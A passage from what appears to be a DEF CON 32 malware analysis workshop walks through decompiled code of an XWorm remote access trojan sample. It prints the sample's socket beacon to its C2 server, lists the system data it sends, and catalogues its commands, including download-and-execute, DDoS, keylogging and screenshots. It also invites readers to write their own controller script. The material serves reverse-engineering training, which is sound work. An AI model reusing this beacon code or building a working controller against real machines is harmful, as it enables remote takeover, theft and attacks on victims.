0HJ9LLYfEfKRZe2DzCwRqQL9gU9oEJctIfTgXj6N0WJLaTPuGEpArku16DxpI3L2bcD2QV.HBvAGFZ8fwvhgICOTQcn9JB9Y5psn9P1Wnq7QEHGdYPZUICH4C5RDDzf3gKR  
fxxnwl7p.Connect(Dwre7AimAttsSDe90NtyGomXtbA3NNJR6lGec.qsurotxvBQWu1wXL7S13R7UM0oGherwjkT90, Conversions.ToInteger  
(Dwre7AimAttsS8LuQlXihBUinL));
```

DEF CON 32

If we rename some of the objects, we can make the code easier to read:

```
public class currentClass
{
    // Token: 0x06000057 RID: 87
    public static void contactC2()
    {
        try
        {
            currentClass.socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
            currentClass.veYDgekcv0bU4jdnY5J8alsB4HT00HwgcPPZj69QgPj61tNLG4BgAEXSJT6xfAcMu6F9y = -1L;
            currentClass.buffer = new byte[1];
            currentClass.memoryStream = new MemoryStream();
            currentClass.socket.ReceiveBufferSize = 51200;
            currentClass.socket.SendBufferSize = 51200;
            currentClass.socket.Connect(variables.host, Conversions.ToInteger(variables.port));
            currentClass.OkuWBmMkpuiVIW6eyvaKWy4CDDKrSTSQwnG6q8u9hJWeul4YEsKDRLlkQu3LmoAhGA89NA = true;
            currentClass.j4FT1d1aJqQ3jblx3hdeFi6bjwXmQkMdBN8Pj3PmpcYjLD1RuFIRjW11zgFa91XkoXOWiA = RuntimeHelpers.GetObjectValue(new
                object());
            currentClass.sendMessageToServer(Conversions.ToString(currentClass.getComuterInfo()));
            currentClass.socket.BeginReceive(currentClass.buffer, 0, currentClass.buffer.Length, SocketFlags.None, new AsyncCallback
                (currentClass.receiveMessageFromServer), null);
            TimerCallback timerCallback = new TimerCallback(currentClass.sendPing);
            currentClass.pingTimer = new Timer(timerCallback, null, new Random().Next(10000, 15000), new Random().Next(10000, 15000));
        }
    }
}
```

When the function

akml2V6A24xXwzjq1Apr6qc8vIECvYw7wuhn35sTaltgYEwhJpRu6tPvkdv2PZ0dBnVrJ is called, the malware does the following:

1. Connects to mlw-dc32-01.local:7010
2. Sends the server the following information:
 - a. Agent ID (the hash of various values it previously sent to Telegram)
 - b. Username
 - c. OS Version
 - d. WizWorm v4
 - e. Date where the malware was modified on the system
 - f. True if the sample's name is "USB.exe"
 - g. True if the malware is currently running as Administrator.
 - h. <Xwormmm>
 - i. Antivirus products installed on the system
3. It will then check if the server sent something as a response. If it did it will parse it and execute the command sent by the server. The malware supports the following commands:
 - a. rec: downgrade the process from critical to non-critical and restart the malware
 - b. CLOSE: downgrade the process from critical to non-critical and kill the process
 - c. uninstall: delete the malware and its persistence mechanisms
 - d. update: update the malware with information sent by the C2 server
 - e. DW/FM/LN: different ways of downloading and executing programs
 - f. Urlopen: starts the process sent by the C2 server (for example "C:\Windows\System32\calc.exe")
 - g. PCShutdown: shuts down the computer
 - h. PCRestart: restarts the computer
 - i. PCLogoff: logs off the current user
 - j. StartDDos: starts a DDOS attack to the URL specified by the attacker
 - k. StopDDos: stops a currently running DDOS attack

- l. StartReport: sends the running processes to the C2 server
 - m. Xchat/ngrok: sends the agent ID to the C2 server
 - n. plugin: download and executes a plugin
 - o. OfflineGet: gets the keystrokes the keylogger captured.
 - p. \$Cap: takes a screenshot of the device and sends it to the C2 server.
 - q. MessageBox: shows a message box with the content the C2 server sent.
4. It will then set a timer and send a ping in the next 10-15 seconds

Finally, the true purpose of the malware is known; it is a Remote Access Trojan known as XWorm, which has multiple capabilities. We can interact with the malware and test some of the capabilities it offers using the C2.py script that is on the Linux VM.

As a challenge, I encourage you to try to create your own script to interact with the sample. The malware requires messages to be sent using a specific format, so read through the code, set breakpoints and start fully understanding how it works. Good luck!